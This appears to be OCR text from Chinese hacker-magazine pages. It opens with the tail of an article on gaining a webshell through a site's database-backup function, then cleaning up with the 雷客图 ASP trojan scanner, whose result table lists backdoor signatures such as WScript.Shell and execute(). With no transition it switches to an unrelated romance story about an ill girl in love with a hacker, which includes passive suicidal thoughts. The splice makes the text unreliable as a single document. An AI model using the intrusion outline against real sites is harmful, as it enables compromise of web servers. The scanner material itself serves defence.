


图5 数据库备份获得webshell

其中有搜索文件和查ASP木马两个选项，我们选上搜索木马，开始搜索！结果如图8。

说得很详细，可以浏览下看看是否是木马，然后用我的木马删除它，就不用我多说了！然后修复漏洞。另一个版本的雷客图具有防注入的功能，文件太多我也没有传，我用了最简洁的方法把备份功能给删除了！这下算是结束了。

在此感谢nohack的编辑！晚上10点多突然加我为好友告诉我图片不够清晰，让我补抓图片，真是对作者劳动成果的尊重！感动ing，也使我读了5遍文章检查语句和文字，祝nohack越办越好~！

[文章中涉及的雷客图光盘中有收录]

编辑点评：

一次典型的利用工具入侵文章，没有新技术，却是每个小菜都必须掌握的。只有一个新的程序，让我们在脚本检测中又多了个选择。





图6 顺利获得webshell



Scan WebShell — ASPSecurity For Hacking

扫描完毕！一共检查文件夹225个，文件311个，发现可疑点19个

文件相对路径	特征码	描述	创建/修改时间
board\volunteer\link.asp	Execute	execute()函数可以执行任意ASP代码，被一些后门利用。其形式一般是：execute(X)	2006/7/28 下午 06:00:30 2006/7/28 下午 06:00:30
board\volunteer\personal\upload\css.asp	CreateObject	CreateObject函数使用了变形技术，可能是误报	2006/8/25 下午 11:10:11 2006/8/25 下午 11:10:11
board\volunteer\personal\upload\ls.asp	WScript.Shell 或者 clsid:72C24DD5-D70A-438B-8A42-98424B88AFB8	危险组件，一般被ASP木马利用	2006/8/25 下午 11:20:21 2006/8/25 下午 11:20:21
board\volunteer\personal\upload\ls.asp	CreateObject	CreateObject函数使用了变形技术，可能是误报	2006/8/25 下午 11:20:21 2006/8/25 下午 11:20:21
board\volunteer\personal\upload\pic.asp	WScript.Shell 或者 clsid:72C24DD5-D70A-438B-8A42-98424B88AFB8	危险组件，一般被ASP木马利用	2006/8/24 上午 05:56:25 2006/8/24 上午 05:56:25

图8 雷客图搜索结果




图7 雷客图界面

电话里他的声音很动听，很年轻的声音，却带着很浓重的忧伤。我笑问着："既然，上海和深圳那么好，为什么你要回到我们家乡这么经济不发达的地方呢？"

我忽然觉得这句话刺到了他心里最脆弱最隐秘的伤疤，良久的沉默后，他才轻松地说："我曾经拥有一家上市公司，应该说那个时候我已经成功了。"

我没有再问下去，因为我知道他故意装作无所谓。其实他很在乎自己曾经的拥有和现在的一无所有。我不想给他带来不愉快的记忆。所以我故意岔开话题说："我很喜欢看一些黑客的杂志，虽然是一只很菜的菜鸟，基本上什么都看不懂。但是我很喜欢那上面的故事，想知道那些不被光明接受，又不被黑暗蛊惑的人是怎样的。那些故事记录着那些黑客的生活和情感。是我无法触及的天空。可惜我们这个小城市买那样的书和杂志很费力气，有的时候根本就买不到。"他笑着，笑得很和蔼，温暖得像和煦的风。

在知道他是一个很厉害的黑客的时候，我无法掩饰的兴奋。不知道为什么，我总喜欢揣摩他的心理。而且对他我似乎有无限的精力去关怀。每天早上雷打不动地给他打电话，问他是不是喝了牛奶，早上是不是没有抽烟。

我们在一起的时候定了一些规矩。而那些规矩我却从来都没有遵守过。他经常会说我很霸道，我听到这些话的时候，嘴巴上是抗议的反驳，心上却是蜜一般的甜。因为对于我的霸道他从来不曾反抗。而我在不知不觉之中越来越向他的心靠拢。虽然我很害怕这样的结果，但是我还是忍不住去关心，去在乎，去理解。

渐渐地明白了他的沧桑感为什么这么浓郁，他告诉我，他曾经的网络公司有多么的壮观。有多少软件是出自他们公司之手的，又有多少网站在他的公司中诞生的。他的故事充满了传奇而新鲜的色彩，常常让我在他的故事中流连忘返，即使他的故事也有吃苦的时候。但在我的眼里那也几乎是完美的幸福和成就。

在他情感和身体很糟糕的时候，是一个叫小雨的女孩陪在他的身边五十多个日夜。那个小雨的女孩子从来都不曾离开过他的身边，而就在那时有了第一个给他洗袜子的女孩。虽然后来在他败落的时候小雨决然地离开他了，但是那种感动的温暖还是牢牢地缠绕在他的心头。我不知道自己怎么发出那么干涩的微笑声，怎么眼泪轻轻地坠落。我好想对他说："木子，如果我是小雨，我也会对你这么好的，甚至我也许会比她做得更好。"但是我把我的承诺以及我的爱恋都深深地隐藏了起来。我只是那个懂得聆听的女孩。装得那么懵懂，不懂自己为什么为木子心动。

我不曾期望什么，只是在早上听到他的声音就已经很满足了。有的时候我觉得自己很简单，可以不计较这个世界是不是很公平，可以不去计算生命中的得失。他平静的语言常常让我觉得其实幸福可以很简单，只要能听到他的声音就很好。我不知道还有多少个早上能听到他的声音，我经常会在疼痛得难以忍受时想早早地死掉，望着可以结束生命的多个办法，我真想可以很痛快地结束生命。可是我会在面对死亡的时候，想在第二天听听他的声音。眼泪脆弱地流下来。我竟然活得如此的辛苦。

第二天我以快乐的心情，一副哲学家的样子和他进行着我认为至关重要的聊天。我会常常在想自己是不是他的快乐天使，可以在他难过孤独的时候出现！我常常劝他要找一份真实的幸福，口气就像一个长辈一样。直到他说他要相亲的时候，我还满嘴说恭喜的话，却在那一刻心开始滴血，痛得不能呼吸。我在心里告诉自己，不要难过。如果我有一个健康的身体，我也会毫不犹豫地追求属于自己的幸福，一点也不懈怠。其实自己已经拥有了很多，就像木子说的一样，没人可以像我一样以那种口气和他说话。也没有谁能让他这么听话。

他告诉我他相亲的感觉还可以，两个人已经同意交往了。我在电话里的笑声更加的爽朗，那一天我跟他聊得很多。我想用这世界所有的温暖，为我爱的人点亮心中那盏明灯。就算将来和他在一起的那个人不会是我。我还是不停地告诉自己，爱一个人就应该希望他能过得很快乐。看着他甜美的笑容，爽朗的笑声，他谈论新女友时的快乐，难道不是人生最大的拥有吗？可是为什么我的眼泪还会如此汹涌。我温柔地和他道别，泪水轻轻地滑落在我的掌心，温热的难过。

我的电话每一天都不会停止，我知道除非有那么一天我要离开这个世界，拿不起那个话筒，只有被病痛的意识摧垮的时候，我才会停止自己这样可笑的行为。我的电话又响了起来，不同的是这次是他主动打来的。他告诉我，他在我家小区门前。这个月新来的NoHack杂志，希望我能下来拿一下。

我傻傻地站在电话旁，直到里面传来了"嘟嘟"的声音。我才意识到我现在憔悴的样子。我站在镜子前抚摩着自己苍白的脸，那枯黄凌乱的头发。我用了将近一个小时的时间来装扮自己，我不希望他的理想女孩让他很失望。

当我站在他面前的时候，我在他闪光的眼睛里看到我自己完美的形象。我接过他的杂志，很礼貌地说谢谢。我望着他还年轻的脸有些发呆，直到看得他的脸色变成了天边的晚霞才肯罢休。我第一次这么大胆地看异性，我明白我的生命正在一点点地消逝，我害怕现在不看以后就再也没有机会看了，那个我心爱的人。

我亲自把他送上离别的车，在他面前我还是哭了。因为我真的舍不得，我害怕有那么一天我真的就会永远地失去。而现在这个相互望着的时刻将是多么的难得。我在车子刚刚启动的那一刻紧紧地握住了他伸在车窗外告别的手，眼泪簌簌地流了下来。我对他说："我会想你的，哥哥！"他微微地笑了笑。那绝尘而去的车，带去了我所有的依恋。

